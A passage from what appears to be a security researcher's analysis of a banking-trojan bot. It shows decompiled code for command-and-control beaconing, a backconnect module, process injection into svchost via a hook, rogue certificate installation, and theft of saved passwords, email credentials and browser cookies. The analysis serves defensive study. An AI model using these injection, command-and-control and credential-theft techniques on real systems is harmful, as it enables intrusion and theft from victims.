  WSAStartup(514, &v12);
  init_bot_info(v1);
  init_system_info();
  init_heap_buffer();
  a1 = 0;
  v13 = 0;
  v3 = to_make_clsid(&unk_1001946C, (int *)&a1, (unsigned int *)&v13);
  if ( v3 && a1 )
  {
    if ( v13 == 4 )
    {
      v4 = *(_BYTE **)a1;
    }
    else
    {
      v4 = a1;
      v3 = 0;
    }
    v5 = GetProcessHeap(0, a1);
    HeapFree(v5, v6, v7);
  }
  else
  {
    v4 = a1;
    v3 = 0;
  }
  if ( v3 )
    set_flag((int)v4);
  add_to_logger(1, 1, (int)&bot_init_core, 10, &g_pid, &g_id, g_ldr_ver);//
                                               // "[INFO] bot.init > core init ver=%u pid=%s id=%s ldr_ver=%u"
  exit_if_already_run();
  update_and_install((int)v1);
  v8 = to_init_gate_actions();
  add_to_logger(1, 1, (int)&bot_init_alive, v8);// "[INFO] bot.init > alive=%u"
  if ( !to_send_info_to_cnc() )
    byte_10055A2E = 1;
  v9 = proxy_init();
  add_to_logger(1, 1, (int)&bot_init_proxy, v9);// "[INFO] bot.init > proxy=%u"
  v10 = to_search_and_hook_browsers();
  add_to_logger(1, 1, (int)&bot_init_hooker, v10);// "[INFO] bot.init > hooker=%u"
  v11 = run_thread_backconnect_session();       // connect to: data3.php
  add_to_logger(1, 1, (int)&unk_1001D70C, v11); // "[INFO] bot.init > bc=%u"
  return 1;
}
```

The bot starts by opening a socket. Then, it beacons to the CnC and initializes threads for some specific actions: MiTM proxy, browser hooking engine, and a backconnect module (backdoor).

It also calls to a function that initializes handlers, responsible for managing a variety of available actions. The full list:

```
int init_actions_handlers()
{
  int result; // eax

  g_actionsLoaded = 1;
  if ( byte_100557B4 )
  {
    dword_10045564 = (int)update_pack;
    byte_100455C9 = 1;
  }
  if ( byte_100556B0 && !dword_100558B8 )
  {
    dword_10045568 = (int)update_loader;
    byte_100455CA = 1;
  }
  result = 0;
  dword_1004556C = (int)to_update_urlist;
  dword_100455CB = 0x10101;
  dword_10045570 = (int)to_update_sysconfig;
  dword_10045574 = (int)to_update_mainconfig;
  dword_10045578 = (int)force_alive_event;
  dword_1004557C = (int)set_alive_timeout;
  dword_100455CF = 0;
  dword_10045580 = (int)bot_get_log;
  dword_10045584 = (int)set_log_filter_param;
  dword_10045588 = (int)bot_set_param;
  dword_1004558C = (int)add_params_to_queue;
  dword_100455D3 = 0x1010000;
  dword_10045590 = (int)bot_cmd_del_params;
  dword_10045594 = (int)to_get_process_list;
  dword_1004559C = (int)bot_cmd_sysinfo;
  dword_100455D7 = 0x1010101;
  dword_100455A4 = (int)dlexec_cmd;
  dword_100455A0 = (int)cmd_exec;
  dword_100455A8 = (int)run_cli_param;
  dword_100455AC = (int)download_and_run_shellcode;
  dword_100455DB = 0x1010001;
  dword_100455B0 = (int)reboot_system;
  dword_100455B4 = (int)search_given_file;
  dword_100455B8 = (int)get_given_file;
  dword_100455BC = (int)dump_pass;
  word_100455DF = 0x101;
  dword_100455C0 = (int)to_steal_cookies;
  dword_10045598 = (int)to_desk_link;
  return result;
}
```

By analyzing closer to the handlers, we notice that similar to the first element, the main bot retrieves various elements as steganographically protected modules. The function responsible for decoding PNG files is analogical to the one found in the initial downloader:

```
v7 = 0;
if ( a2 >= 0x5B
  && *(a1 + 87) == 'TADI'                    // "IDAT"
  && ((((*(a1 + 83) >> 16) | *(a1 + 83) & 0xFF0000u) >> 8) | ((*(a1 + 83) & 0xFF00 | (*(a1 + 83) << 16)) << 8)) <= a2 )
{
  v17 = 8;
  v16 = a1 + 0x5B;
  v18 = a1 + 0x63;
  v8 = *(a1 + 0x53);
  v20 = 0;
  v19 = ((((v8 >> 16) | v8 & 0xFF0000) >> 8) | ((v8 & 0xFF00 | (v8 << 16)) << 8)) - 8;
  v7 = decode_content(&v16);
  if ( v7 )
  {
    v23 = v20;
    v24 = v19;
    v21 = a1;
    v22 = a2;
    v7 = a3(&v21);
    if ( v23 )
    {
      v9 = GetProcessHeap(0, v23);
      HeapFree(v9, v10, v11);
    }
  }
  v6 = a1;
}
```

Those PNGs are used to carry the content of various updates for the malware. For example, an update to the list of URLs, but also other configuration files.

```
int __stdcall to_update_urlist(int ArgList)
{
  add_to_logger(1, 32, (int)&unk_10018CDC, ArgList);// "[INFO] bot.cmd > update urllist param=%s"
  return get_and_decode_png((_BYTE *)ArgList, 0x12u, (int (__stdcall *)(int *))parse_decoded);
}
```

Execution flow controlled by the CnC

The malware's backconnect feature allows the attacker to deploy various commands on the victim machine. The CnC can also instruct the bot to decode other malicious modules from inside that will be deployed in a new process. For example:

```c
signed int __cdecl decode_and_execute_command(int a1)
{
  int v2; // [esp+0h] [ebp-10h]
  char v3; // [esp+4h] [ebp-Ch]
  char ArgList[4]; // [esp+5h] [ebp-Bh]
  int v5; // [esp+9h] [ebp-7h]

  if ( receive_command(a1, &v2, 13) != 13 || v2 != 0x974F014A || v3 == 3 )
  {
    add_to_logger(4, 2, (int)&error_bc_data_session);//
                                              // "[ERROR] bot.bc.data.session > read cmd or reconnect cmd"
    g_ArgPtr = 60;
  }
  else
  {
    switch ( v3 )
    {
      case 1:
        g_ArgPtr = *(_DWORD *)ArgList;
        add_to_logger(1, 2, (int)&info_ping, *(_DWORD *)ArgList);//
                                              // "[INFO] bot.bc.data.session > ping cmd timeout=%u"
        return 1;
      case 4:
        add_to_logger(1, 2, (int)&info_socks_cmd, *(_DWORD *)ArgList, v5);//
                                              // "[INFO] bot.bc.data.session > socks cmd id=%0.8X key=%0.8X"
        send_data(a1, *(int *)ArgList, v5);
        return 1;
      case 5:
        add_to_logger(1, 2, (int)&info_vnc_cmd, *(_DWORD *)ArgList, v5);
        inject_vnc_module_into_new_process(dword_10055670, *(int *)ArgList, v5);//
                                              // "[INFO] bot.bc.data.session > vnc cmd id=%0.8X key=%0.8X"
        return 1;
    }
  }
  return 0;
}
```

If the particular command from the CnC is received, the bot will decompress another buffer that is stored inside the sample and inject it into a new instance of *svchost*.

```
  memset(&Dst, 0, 0x44u);
  Dst = 0x44;
  decode_string(&svchost_enc, &svchost_exe);     // "svchost.exe"
  lstrcpyA(&v7, &svchost_exe);
  wsprintfA(&v8, (const char *)&unk_1001A988, dword_10055A00);
  v3 = (UCHAR *)CreateProcessA(0, &v7, 0, 0, 0, 4, 0, 0, &Dst, &ProcessHandle);
  if ( v3 )
  {
    OldAccessProtection = *(_DWORD *)ArgList;
    v3 = inject_vnc_module(ProcessHandle, (ULONG)&OldAccessProtection);
    if ( v3 )
    {
      add_to_logger(1, 2, (int)&unk_100189A8, *(_DWORD *)ArgList);//
                                                     // "[INFO] bot.bc.vnc > inject ok pid=%u"
      ResumeThread(v16);
    }
    else
    {
      v5 = GetLastError();
      add_to_logger(4, 2, (int)&unk_1001D11C, v5);// "[ERROR] bot.bc.vnc > inject gle=%u"
      TerminateProcess(ProcessHandle, 0);
    }
    CloseHandle(v16);
    CloseHandle(ProcessHandle);
  }
  else
  {
    v4 = GetLastError();
    add_to_logger(4, 2, (int)&unk_1001D2C0, v4);//
                                                     // "[ERROR] bot.bc.vnc > create process gle=%u"
  }
  return v3;
}
```

The way in which this injection is implemented reminds us of the older version of the loader. First, the buffer is decompressed with the help of RtlDecompressBuffer:

```
10006D18 lea     eax, [ebp+UncompressedBufferSize]
10006D1B push    eax               ; FinalUncompressedSize
10006D1C push    22DF2h            ; CompressedBufferSize
10006D21 push    offset CompressedBuffer ; CompressedBuffer
10006D26 push    [ebp+UncompressedBufferSize] ; UncompressedBufferSize
10006D29 push    esi               ; Uncompr
10006D2A push    2                 ; Compres
10006D2C call    RtlDecompressBuffer
10006D32 test    eax, eax
10006D34 jz      short loc_10006D4D

10006D36 push    esi
10006D37 push    0
10006D39 call    GetProcessHeap
10006D3F push    eax
10006D40 call    HeapFree
```

```
; UCHAR CompressedBuffer
CompressedBuffer db 16h
                 db 0BCh ; Ľ
                 db    8
                 db 0E8h ; č
                 db 0B0h ; °
                 db    0
                 db    6
                 db    0
                 db  3Ah ; :
                 db  1Ah
                 db    3
```

Then, memory is allocated at the preferred address 0x3000.

```
region_size = *(v4 + 3);
v4[116] = 1;
base_addr = allocate_virtual_mem_at_3000(ProcessHandle, region_size, 4u);
_base_addr = base_addr;
if ( base_addr )
{
  is_written = write_mem(ProcessHandle, base_addr, v4, *(v4 + 3));
  if ( is_written )
  {
    protect_mem(ProcessHandle, _base_addr, *(v4 + 3), 0x20u, &OldAccessProtection);
    is_written = hook_RtExitUserProcess(ProcessHandle, _base_addr);
  }
}
```

Some functions from NTDLL and other parameters will be copied to the structure, stored at the beginning of the shellcode.


```
_args = args;
if ( !args )
  return 0;
shellcode = unpack_compressed_buf();
_shellc = shellcode;
if ( shellcode )
{
  v5 = *_args;
  *(_shellc + 7) = 0;
  *(_shellc + 6) = v5;
  *(_shellc + 8) = dword_10055698;
  wsprintfA(_shellc + 0x24, &unk_1001A988, dword_10055A00);
  *(_shellc + 27) = _args[2];
  *(_shellc + 25) = _args[1];
  *(_shellc + 28) = _args[3];
  *(_shellc + 26) = 8080;
  ntdll_dll1 = GetModuleHandleA(aNtdllDll_0);
  *(_shellc + 0x75) = GetProcAddress(ntdll_dll1, aLdrloaddll);
  ntdll_dll2 = GetModuleHandleA(aNtdllDll_0);
  _RtExitUserProcess = GetProcAddress(ntdll_dll2, aRtlexituserpro);
  v9 = *(_shellc + 0x75);
  v10 = _shellc - 4294967175;          // 121
  *(_shellc + 127) = _RtExitUserProcess;
  v11 = 6;
  v12 = 6;
  if ( _shellc != -121 && v9 )
  {
    do
    {
      *v10++ = *v9++;
      --v12;
    }
    while ( v12 );
  }
  v13 = *(_shellc + 127);
  v14 = _shellc - 0xFFFFFF7D;
```

We can see there are some functions that will be used by the shellcode to load another embedded PE.

Similar to in the old loader, the redirection to the new entry point is implemented via hook set on the RtlExitUserProcess function:

```
BOOL __cdecl hook_RtExitUserProcess(HANDLE ProcessHandle, int targer_func)
{
  int v2; // eax
  void *RtExitUserProcess; // eax
  void *_RtExitUserProcess; // edi
  BOOL result; // eax
  int v6; // esi
  char Buffer; // [esp+4h] [ebp-Ch]
  int jump_dest; // [esp+5h] [ebp-Bh]
  ULONG OldAccessProtection; // [esp+Ch] [ebp-4h]

  v2 = GetModuleHandleA(aNtdllDll_0);
  RtExitUserProcess = GetProcAddress(v2, aRtlexituserpro);
  _RtExitUserProcess = RtExitUserProcess;
  result = protect_mem(ProcessHandle, RtExitUserProcess, 5u, 4u, &OldAccessProtection);
  if ( result )
  {
    Buffer = 0xE9u;                               // JMP
    jump_dest = targer_func - _RtExitUserProcess - 5;
    v6 = write_mem(ProcessHandle, _RtExitUserProcess, &Buffer, 5u);
    protect_mem(ProcessHandle, _RtExitUserProcess, 5u, OldAccessProtection, &OldAccessProtection);
    result = v6;
  }
  return result;
}
```

After the buffer gets decompressed, we can see another piece of shellcode:



This shellcode is an analogical loader of the headerless PE module. We can see inside the custom version of PE header that will be used by the loader:

```
Address   Hex                                              ASCII
00181BE8  FF D0 8B 44 24 5C E9 8E FA FF FF 58 C2 04 00 00  ÿÐ.D$\é.úÿÿXÂ...
00181BF8  00 00 10 00 00 00 00 00 A0 01 00 80 94 00 00 B0  ........ ......°
00181C08  4C 01 00 00 90 01 00 C8 0F 00 00 05 00 00 00 00  L......È........
00181C18  70 01 00 00 1A 00 00 75 00 00 00 00 1A 00 00 04  p......u........
00181C28  00 30 01 00 00 32 00 00 75 1A 00 00 00 32 00 00  .0...2..u....2..
00181C38  04 00 10 00 00 00 F8 00 00 75 4C 00 00 00 F8 00  ......ø..uL...ø.
00181C48  00 20 00 90 01 00 00 10 00 00 75 44 01 00 00 10  . ........uD....
00181C58  00 00 04 00 10 01 00 04 12 00 00 75 54 01 00 00  ...........uT...
00181C68  00 00 00 04 E1 E1 E1 00 00 00 00 00 AD AD AD 00  ....ááá.........
00181C78  E5 F1 FB 00 00 00 00 00 00 78 B7 00 CC E4 F7 00  åñû......x·.Ìä÷.
```

The custom header, containing minimal info from the PE header

Dumped shellcode: 469ef3aedd47dc820d9d64a253652d7436abe6a5afb64c3722afb1ac83c3a3e1

This element is an additional backdoor, deploying on demand a hidden VNC. It is also referenced by the authors by the name “HDESK bot” (Help Desk bot) because it gives the attacker direct access to the victim machine, as if it were a help-desk service. Converted to PE: 2959091ac9e2a544407a2ecc60ba941b


```
10004B72 lea     eax, [esp+11Ch+var_104]
10004B76 push    offset aCursorUU ; "CURSOR: %u, %u"
10004B7B push    eax
10004B7C call    edi ; wsprintfA
10004B7E mov     esi, ds:TextOutA
10004B84 add     esp, 10h
10004B87 push    eax
10004B88 lea     eax, [esp+118h+var_104]
10004B8C push    eax
10004B8D push    0Ah
10004B8F push    0Ah
10004B91 push    ebx
10004B92 call    esi ; TextOutA
10004B94 mov     eax, ds:dword_1001100C
10004B99 push    dword ptr [eax+1DCh]
10004B9F push    dword ptr [eax+1D8h]
10004BA5 push    dword ptr [eax+1D4h]
10004BAB lea     eax, [esp+120h+var_104]
10004BAF push    offset aF2NovncUF3Repo ; "F2(NoVnc): %u, F3(Repos): %u F4(ReposF)"...
10004BB4 push    eax
10004BB5 call    edi ; wsprintfA
10004BB7 add     esp, 14h
10004BBA push    eax
10004BBB lea     eax, [esp+118h+var_104]
10004BBF push    eax
10004BC0 push    1Eh
10004BC2 push    0Ah
10004BC4 push    ebx
10004BC5 call    esi ; TextOutA
10004BC7 mov     eax, ds:dword_1001100C
10004BCC mov     ecx, ebx
10004BCE push    offset aFgWnd   ; "FG WND"
10004BD3 push    dword ptr [eax+1F0h]
```

The “HDESK bot” deploys a hidden VNC to control the victim machine

Below, we will analyze the selected features implemented by the core bot. Note that many of the features are deployed on demand—depending on the command given by the CnC. In the observed case, the bot was also used as a downloader of the secondary malware, TrickBot.


Installing its own certificate

The malware installs its own certificate. First it drops the generated file into the %TEMP% folder. Then, the file is loaded and added to the Windows certificate store.




```
10009E8A lea     eax, [ebp+var_144]
10009E90 push    eax
10009E91 push    dword_1005563C
10009E97 call    to_create_custom_certificate
10009E9C mov     esi, eax
10009E9E add     esp, 18h
10009EA1 test    esi, esi
10009EA3 jz      short loc_10009EE3

10009EA5 push    esi
10009EA6 push    dword_10055638
10009EAC call    add_cert_to_store
10009EB1 mov     edi, eax
10009EB3 pop     ecx
```

Fragment of Certificate generation function:



```
CryptAcquireContextW(&v17, ArgList, aMicrosoftEnhan, 1, 16);
v17 = 0;
if ( CryptAcquireContextW(&v17, ArgList, aMicrosoftEnhan, 1, 8) )// 'Microsoft Base Cryptographic Provider v1.0'
{
  if ( CryptGenKey(v17, 1, 0x4000000, &v18) )
  {
    if ( cert_to_str_name(a1, &v22) )
    {
      v24 = a12840113549115;                  // 1.2.840.113549.1.1.5
      v27 = ArgList;
      v25 = 0;
      v26 = 0;
      v28 = aMicrosoftBaseC;
      v29 = 1;
      v30 = 0;
      v31 = 0;
      v32 = 0;
      v33 = 1;
      GetSystemTime(&v35);
      --v35;
      GetSystemTime(&v34);
      v34 += 2;
      v19 = 0;
      crypt_encode_object(1, 1, v36);
      crypt_encode_object_0(1, 6, &v36[16 * ++v19]);
      ++v19;
      v20 = v36;
      v21 = CertCreateSelfSignCertificate(v17, &v22, 0, &v27, &v24, &v35, &v34, &v19);
      if ( !v21 )
      {
        v9 = GetLastError();
        sub_1000F191(4, 128, (int)&unk_1001C8C0, v9);
      }
    }
```


Calling the function to add the certificate to store:



Stealing passwords from IE

We can see that this bot goes after various saved credentials. Among the different methods used, we identified stealing data from the Credential Store. The used method is similar to the one described here.

We can see that it uses the mentioned GUID “abe2869f-9b47-4cd9-a358-c22904dba7f7” that was used to salt the credentials. After reading the credentials from the store, the bot undoes the salting operation in order to get the plaintext.



Stealing saved email credentials

The bot is trying to use every opportunity to extract passwords from the victim machine, also going after saved email credentials.

```
if ( sync_server_list )                             // SyncPassword%SMailIncoming
                                                    // SyncServer%SMailIncoming
                                                    // SyncPassword%SMailOutgoing
                                                    // SyncServer%SMailOutgoing
                                                    //
{
  indx = 0;
  do
  {
    decode_string(v3, &v15);
    wsprintfW(&v16, &v15, a2);
    v8 = 0;
    v14 = &v16;
    v12 = 1;
    v13 = 7;
    v9 = 2;
    v10 = 7;
    v11 = &v15;
    decode_string(&unk_1001B2E8, &v15);             // ActiveSyncCredentialDefaultUser
    if ( !dword_10055690(a1[2], &unk_100215F8, &v12, &v9, 0, 0, 0, &v8) && v8 )
    {
      if ( a1[1] )
        sub_1000F576(a1, aEmail, aMailVault); // mail_vault
      if ( !v4 )
      {
        v4 = 1;
        sub_10008723(*a1, 0, 1);
        sub_10006950(*a1, aEmail_0, a3, -1);
      }
      decode_string(*(&pop3_smtp_list + indx), &v15);// POP3 Password
                                                    // POP3 Server
                                                    // SMTP Password
                                                    // SMTP Server
      sub_10006950(*a1, &v15, *(*(v8 + 28) + 20), *(*(v8 + 28) + 16) >> 1);
      dword_10055688(v8);
    }
    indx = 4 * ++v5;
    v3 = *(&sync_server_list + v5);
  }
  while ( v3 );
  if ( v4 )
    sub_10010718(*a1);
}
return 0;
```

Stealing cookies

As we observed during the behavioral analysis, the malware drops the sqlite3.dll in the temp folder. This module is further loaded and used to perform queries to browsers’ databases with saved cookies.

```
GetTempPathA(260, &sql_path);
lstrcatA(&sql_path, aSqlite32Dll);
if ( load_sql_functions((int)&sql_path) )
{
  add_to_logger(1, 4, (int)&sqlite_use_internal);// "[INFO] bot.dg.sqlite > use internal"
  return 1;
}
if ( !to_get_item_from_url((int)aSqlite32Dll_0, &v11, ArgList) )
{
  add_to_logger(4, 4, (int)&unk_1001842C, aSqlite32Dll_0);// "[ERROR] bot.dg.sqlite > download url=%s"
  return 0;
}
v2 = write_file((int)&sql_path, v11, *(int *)ArgList);
```

Fragment of code responsible for loading sqlite module

The malware searches the files containing cookies of particular browsers:

```
10001E25 mov     [esp+164h+var_148], eax
10001E29 lea     eax, [esp+164h+var_150]
10001E2D push    eax
10001E2E push    ebp
10001E2F push    1
10001E31 lea     eax, [esp+170h+var_104]
10001E35 push    offset aCookie  ; ".cookie"
10001E3A push    eax
10001E3B call    search_files
```

We can see the content of the queries after decoding strings:

```
100145B7 lea     eax, [ebp+query_content]
100145BD push    eax
100145BE push    offset unk_1001D5D0 ; 'SELECT host, path, isSecure, expiry, name, value FROM moz_cookies'
100145C3 call    decode_string
100145C8 push    0               ; _DWORD
100145CA push    [ebp+arg_4]     ; _DWORD
100145CD lea     eax, [ebp+query_content]
100145D3 push    offset loc_10014602 ; _DWORD
100145D8 push    eax             ; _DWORD
```

SELECT host, path, isSecure, expiry, name, value FROM moz_cookies

It targets Firefox, as well as Chrome and Chromium-based browsers:

```
browsers_list_chromium dd offset unk_1001A2D8
                                          ; DATA XREF: sub_1000170A+8E↑r
                                          ; sub_1000170A+E0↑r ...
                                          ; "Google\Chrome SxS"
                 dd offset unk_1001D250  ; "Xpom"
                 dd offset unk_1001B09C  ; "Yandex\YandexBrowser"
                 dd offset unk_1001BF58  ; "Comodo\Dragon"
                 dd offset unk_1001BCDC  ; "Amigo"
                 dd offset unk_100184A8  ; "Orbitum"
                 dd offset unk_1001CF10  ; "Bromium"
                 dd offset unk_1001D3C8  ; "Chromium"
                 dd offset unk_1001B73C  ; "Nichrome"
                 dd offset unk_10018510  ; "RockMelt"
                 dd offset unk_1001BBB8  ; "360Browser\Browser"
                 dd offset unk_1001A370  ; "Vivaldi"
                 dd offset unk_1001C4CC  ; "Go!"
                 dd offset unk_1001B870  ; "Sputnik\Sputnik"
                 dd offset unk_1001AAD4  ; "Kometa"
